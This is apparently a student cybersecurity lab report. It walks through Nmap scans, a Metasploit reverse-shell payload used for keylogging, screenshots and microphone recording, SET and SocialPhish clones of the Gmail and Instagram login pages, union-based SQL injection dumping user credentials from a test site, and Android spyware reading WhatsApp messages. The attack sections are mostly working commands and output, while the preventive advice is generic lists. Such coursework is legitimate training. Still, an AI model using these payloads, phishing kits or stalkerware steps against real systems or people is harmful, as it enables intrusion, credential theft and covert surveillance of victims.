
## **CYBERSECURITY**

**Major Project** 

# 1. Perform Scanning Module by using Nmap tool (Download from Internet) and scan kali linux and Windows 7 machine and find the open/closed ports and services running on machine

Hacker Machine : Windows 10
Victim machine : Kali Linux and Windows 7

Installed Nmap and scanned windows 7 with **IP address: 192.168.0.103** and found the open and closed ports




```
192,168,0,104
                     Completed Service scan at 19:57, 58.63s elapsed (9 services on 1 host)
                     Initiating OS detection (try #1) against 192.168.0.104
                     NSE: Script scanning 192.168.0.104.
                     Initiating NSE at 19:57
                     Completed NSE at 19:57, 30.84s elapsed
                     Initiating NSE at 19:57
                     Completed NSE at 19:57, 0.07s elapsed
                     Initiating NSE at 19:57
                     Completed NSE at 19:57, 0.00s elapsed
                     Nmap scan report for 192.168.0.104
                     Host is up (0.00s latency).
                     Not shown: 991 closed ports
                     PORT
                              STATE SERVICE
                                                 VERSION
                                                 Microsoft Windows RPC
                     135/tcp open msrpc
                     139/tcp open netbios-ssn Microsoft Windows netbios-ssn
                     445/tcp open microsoft-ds Windows 7 Ultimate 7600 microsoft-ds (workgroup:
                     WORKGROUP)
                                                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
                     5357/tcp open http
                     http-server-header: Microsoft-HTTPAPI/2.0
                     _http-title: Service Unavailable
                     49152/tcp open msrpc
                                                Microsoft Windows RPC
                                                 Microsoft Windows RPC
                     49153/tcp open msrpc
                     49154/tcp open msrpc
                                                Microsoft Windows RPC
                     49155/tcp open msrpc
                                                Microsoft Windows RPC
                     49156/tcp open msrpc
                                                Microsoft Windows RPC
                     Device type: general purpose
                     Running: Microsoft Windows 8.1 | 7 | 2008
   Filter Hoete
```


```
Running: Microsoft Windows 8.1|7|2008
192.168.0.104
                     OS CPE: cpe:/o:microsoft:windows_8.1:r1 cpe:/o:microsoft:windows_7 cpe:/
                     o:microsoft:windows_server_2008:r2
                     OS details: Microsoft Windows 7 or 8.1 R1 or Server 2008 R2 SP1
                     Uptime guess: 0.018 days (since Mon May 17 19:31:06 2021)
                     Network Distance: 0 hops
                     TCP Sequence Prediction: Difficulty=262 (Good luck!)
                     IP ID Sequence Generation: Incremental
                     Service Info: Host: VIRTUAL7-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
                     Host script results:
                     clock-skew: mean: -1h50m00s, deviation: 3h10m31s, median: -1s
                     | nbstat: NetBIOS name: VIRTUAL7-PC, NetBIOS user: <unknown>, NetBIOS MAC:
                     08:00:27:b2:4f:82 (Oracle VirtualBox virtual NIC)
                      Names:
                        VIRTUAL7-PC<00>
                                             Flags: <unique><active>
                        WORKGROUP<00>
                                             Flags: <group><active>
                      _ VIRTUAL7-PC<20>
                                            Flags: <unique><active>
                     smb-os-discovery:
                        OS: Windows 7 Ultimate 7600 (Windows 7 Ultimate 6.1)
                        OS CPE: cpe:/o:microsoft:windows_7::-
                        Computer name: virtual7-PC
                        NetBIOS computer name: VIRTUAL7-PC\x00
                        Workgroup: WORKGROUP\x00
                      _ System time: 2021-05-17T19:57:07+05:30
                     smb-security-mode:
                        account_used: guest
   Filter Hosts
```


```
192,168,0,104
                       Workgroup: WORKGROUP\x00
                      System time: 2021-05-17T19:57:07+05:30
                    smb-security-mode:
                      account_used: guest
                       authentication_level: user
                       challenge_response: supported
                      message_signing: disabled (dangerous, but default)
                    smb2-security-mode:
                      2.02:
                        Message signing enabled but not required
                   smb2-time:
                       date: 2021-05-17T14:27:08
                      start_date: 2021-05-17T14:01:52
                   NSE: Script Post-scanning.
                   Initiating NSE at 19:57
                   Completed NSE at 19:57, 0.00s elapsed
                   Initiating NSE at 19:57
                   Completed NSE at 19:57, 0.00s elapsed
                  Initiating NSE at 19:57
                  Completed NSE at 19:57, 0.00s elapsed

<u>Read data files from:</u> C:\Program Files\Nmap
                  OS and Service detection performed. Please report any incorrect results at https://
                   nmap.org/submit/
                  Nmap done: 1 IP address (1 host up) scanned in 108.68 seconds
                              Raw packets sent: 1016 (45.418KB) | Rcvd: 2047 (87.096KB)
```


#### Services Found in Windows 7







## Scanned Kali linux in Nmap using the **IP address**: **192.168.0.102** and found open and closed ports




Initiating NSE at 09:29
Completed NSE at 09:29, 0.00s elapsed
Initiating NSE at 09:29
Completed NSE at 09:29, 0.00s elapsed
Initiating NSE at 09:29
Completed NSE at 09:29, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 27.59 seconds
Raw packets sent: 1022 (45.778KB) | Rcvd: 2043 (87.024KB)

Activate Windows

#### Services running on Kali linux



2. Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc.,

Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks

Hacker Machine : Kali Linux
Victim machine : Windows XP / Windows 7

In the Kali linux terminal we have entered the command to create a file named "file1.exe" in the linux machine

```
root@osboxes:-# msfvenom -p windows/meterpreter/reverse tcp -f exe LHOST=192.168.0.106 LPORT=4444 -o /root/Desktop/filel.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/filel.exe
root@osboxes:-#
```

Starting the Metasploit framework on Linux by giving the command "msfconsole"

we run an **exploit** for the **multi/handler** and execute our generated executable on the victim.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse tcp
```

We have set the **lhost and lport** command to set the ip address and port number and we run the exploit

```
msf5 exploit(multi/handler) > set lhost 192.168.0.106
lhost => 192.168.0.106
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) >
exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.106:4444
msf5 exploit(multi/handler) >
```

By using we transfer we have transferred the file to the victim machine



Checking which session has connected by using session -I command

For accessing the victim machine , **session -i 1** is used . The '1' represents the session id for the particular victim machine.

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

The victim machine has been accessed by the **Shell** command, it gives the command prompt

```
meterpreter > shell
Process 1264 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\virtual7\Downloads>
```

For checking the system information, **sysinfo** command is used


```
meterpreter > sysinfo
Computer : VIRTUAL7-PC

OS : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

We have executed the screenshare command to watch live stream of the victim machine

```
meterpreter >
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/rpvxxLew.html
[*] Streaming...
```

Html file that has been opened and started live streaming.



To get the Keystroke which are used by victim machine Keyscan\_start, keyscan\_dump and keyscane\_stop is used.

Keyscan\_start - Start the keystroke Keyscan\_dump - Get the keystroke Keyscan\_stop - Stop the keystroke


```
meterpreter >
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
helllo <^H><^H><^H>< hacker machn<^H>ine<CR>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

```
File Edit Format View Help
nello hacker machine
```

We have executed the command **Screenshot** to capture the victim machine.

```
meterpreter > screenshot
zlib(finalizer): the stream was freed prematurely.
Screenshot saved to: /root/vKwvKOUK.jpeg
```

#### Preview of the screenshot



#### Executed the command **record\_mic** to record the audio

```
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/FRiywvcu.wav
```



#### Preventive measures for system security attacks

- 1.CHECK IF YOU'VE ALREADY BEEN INVOLVED IN A DATA BREACH
- 2. CHECK THE STRENGTH OF YOUR PASSWORDS
- 3. TRUST NO ONE (ON EMAILS)
- 4. AVOID THESE PASSWORDS
  - 123456 (or any chronologically-ordered numbers)
  - 987654321
  - 123123
  - QWERTY
  - 111111
  - Password
- 5. SECURE YOUR DEVICE

## 3. Use SET Tool and create a fake Gmail page and try to capture the credentials in command line and

Hacker Machine : Kali Linux
Victim machine : Windows XP / Windows 7 / Windows 10

Opened the Social engineer toolkit and selected option 1 for Social engineering attacks

```
The Social-Engineer Toolkit is a product of TrustedSec.
           Visit: https://www.trustedsec.com
   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
          There is a new version of SET available.
                     Your version: 8.0.1
                  Current version: 8.0.3
Please update SET to the latest before submitting any git issues.
 Select from the menu:
   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About
  99) Exit the Social-Engineer Toolkit
```

#### Then option 2 for website Attack Vectors

# Select from the menu: 1) Spear-Phishing Attack Vectors 2) Website Attack Vectors 3) Infectious Media Generator 4) Create a Payload and Listener 5) Mass Mailer Attack 6) Arduino-Based Attack Vector 7) Wireless Access Point Attack Vector 8) QRCode Generator Attack Vector 9) Powershell Attack Vectors 10) Third Party Modules 99) Return back to the main menu.

#### Then option 3 for credential Harvester Attack method

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

#### Then option 2 for Site cloner

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.


- Web Templates
- 2) Site Cloner
- 3) Custom Import
- 99) Return to Webattack Menu

set:webattack>2

Then in the ip address field we have given the **windows 7 ip address** and in the url : **https://mail.google.com(gmail)** 

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.1
06]:192.168.0.103
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://mail.google.com
```

We got the **gmail page** after entering the ip address in the browser.



#### The Credentials are stored in the **SET Tool**

```
PARAM: emr=1

POSSIBLE USERNAME FIELD FOUND: f.req=[4test@test.com", "AEThLlweY_aXzTHeVLcgfFcPM caoDZrwOw020nbNipc3HbawJVGbBxirRHLntG686PG7JZ6z7mZ0_AMX_0aJpSks_vLnxvgWkwG_IqRXhPVilIrCZu0z9YrTuWMuHtkw3yZXouA7Jg9I5gv1UgmyDEW7MmoH_Y5UajNeMuah1nB3Q-h9Vc0StkOXLdKq90zm4oy2E_oB4zFC",[],null,"IN",null,null,2,false,true,[null,null,[2,1,null,1,"https://accounts.google.com/ServiceLogin?service=mail

POSSIBLE PASSWORD FIELD FOUND: passive=true

PARAM: rm=false

PARAM: continue=https%3A%2F%2Fmail.google.com%2Fmail%2F

PARAM: ss=1

PARAM: scc=1

PARAM: ltmpl=default

PARAM: ltmpl=default

PARAM: ltmplcache=2
```

## 4. Install Social Phish tool from GitHub and try to execute the tool for phishing page and perform in lab setup only

Execute the commands which are given in **github**, by giving the below command social phishing starts.

```
root@osboxes:~# git clone https://github.com/xHak9x/SocialPhish.git
Cloning into 'SocialPhish'...
remote: Enumerating objects: 392, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 392 (delta 0), reused 2 (delta 0), pack-reused 389
Receiving objects: 100% (392/392), 7.92 MiB | 2.63 MiB/s, done.
Resolving deltas: 100% (121/121), done.
root@osboxes:~#
```

By giving the command cd socialPhish we are accessing to the social phish directory

```
root@osboxes:~# cd SocialPhish
root@osboxes:~/SocialPhish#
```


By giving the commands **chmod -x socialphish.sh and /socialPhish.sh** we can get the below output

```
:~/SocialPhish# ./socialphish.sh
      .:... Phishing Tool coded by: @Hak9 .:...
                   [17] IGFollowers [33] Custom
[01] Instagram
                  [02]
[03]
051
                   [21]
[06]
                   [22]
[07]
                   [23]
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[10]
                   [26]
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                   [28]
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[15]
                   [31]
[16] Microsoft
                   [32] devi
                                                                                                             Activate Windows
[*] Choose an option:
```


In that we can choose any sites which we have to clone , Here we are taken **Instagram** from the list .Then for port we have given **Ngrok** 

```
[*] Choose an option: 1
[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok
[*] Choose a Port Forwarding option: 2
[*] Starting php server...
[*] Starting ngrok server...
[*] Send this link to the Target: https://9d7029bec601.ngrok.io
[*] Or using tinyurl: https://tinyurl.com/yfl99np6
[*] Waiting victim open the link ...
[*] IP Found!
[*] Victim IP: 183.83.152.0
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
[*] Saved: instagram/saved.ip.txt
[*] Waiting credentials ...
```


After entering the URL specified into the victim machine the instagram page opens.




The User enters the credentials in the Instagram Page.



After clicking the Login Button it redirects to the original Instagram page.




The Credentials which are entered are captured.




## <u>5. Perform SQL injection Manually on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections</u>

Open given below targeted URL "<a href="http://testphp.vulnweb.com/artists.php?artist=1">http://testphp.vulnweb.com/artists.php?artist=1</a>"
So here we are going test SQL injection for "id=1"



Now use error base technique by adding an apostrophe (') symbol at the end of input which will try to break the query.




Code: http://testphp.vulnweb.com/artists.php?artist=1'

In the above screenshot you can see we have got an error message which means the running site is infected by SQL injection.

Now using ORDER BY keyword to sort the records in ascending or descending order for id=1




Code: http://testphp.vulnweb.com/artists.php?artist=1 order by 10




Code: http://testphp.vulnweb.com/artists.php?artist=1 order by 4

From the above screenshot you can see that we have got no error at the order by 4




Code: http://testphp.vulnweb.com/artists.php?artist=1 order by 3

From the above screenshot you can see that we have got no error at the order by 3 which means it consists only three records.




Code: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3

Now try to pass wrong input into the database through URL by replacing artist=1 from artist=-1



Code: http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3

Use the above query to fetch the name of the database: DATABASE NAME: acuart



**Code:** http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group\_concat(table\_name),3 from information\_schema.tables where table\_schema=database()

The concat function is used for concatenation of two or more strings into a single string. Maybe we can get some important data from the users table, so let's penetrate more inside. Again, Use the concat function for table users for retrieving its entire column names.



**Code:** http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group\_concat(column\_name),3 from information\_schema.columns where table\_name='users'

We successfully retrieve all eight column names from inside the table users. Then I have chosen only four columns i.e. uname, pass, email and address for further enumeration.




**Code:** http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group\_concat(uname,0x2c,pass,0x2c,email,0x2c,address),3 from users


#### PREVENTIVE STEPS TO AVOID SQL INJECTIONS:

- 1. Validate User Inputs
- 2. Sanitize Data by Limiting Special Characters
- 3. Enforce Prepared Statements and Parameterization
- 4. Use Stored Procedures in The Database
- 5. Actively Manage Patches and Updates
- 6. Raise Virtual or Physical Firewalls
- 7. Harden Your OS And Applications
- 8. Reduce Your Attack Surface
- 9. Establish Appropriate Privileges and Strict Access
- 10. Limit Read-Access
- 11. Encryption: Keep Your Secrets Secret
- 12. Deny Extended URLs
- 13. Don't Divulge More Than Necessary in Error Messages
- 14. No Shared Databases or User Accounts
- 15. Enforce Best Practices for Account And Password Policies


6. Use Mobile tracker free (online tool) to install in android mobile phone and try to execute the commands and taken live webcam stream and screenshots and whatsapp messages. Write a report on that attack and provide solutions to avoid android hacking




HOMEPAGE: https://mobile-tracker-free.com/




**Browsing History** 




Here You can able to see the latest Whatsapp messages



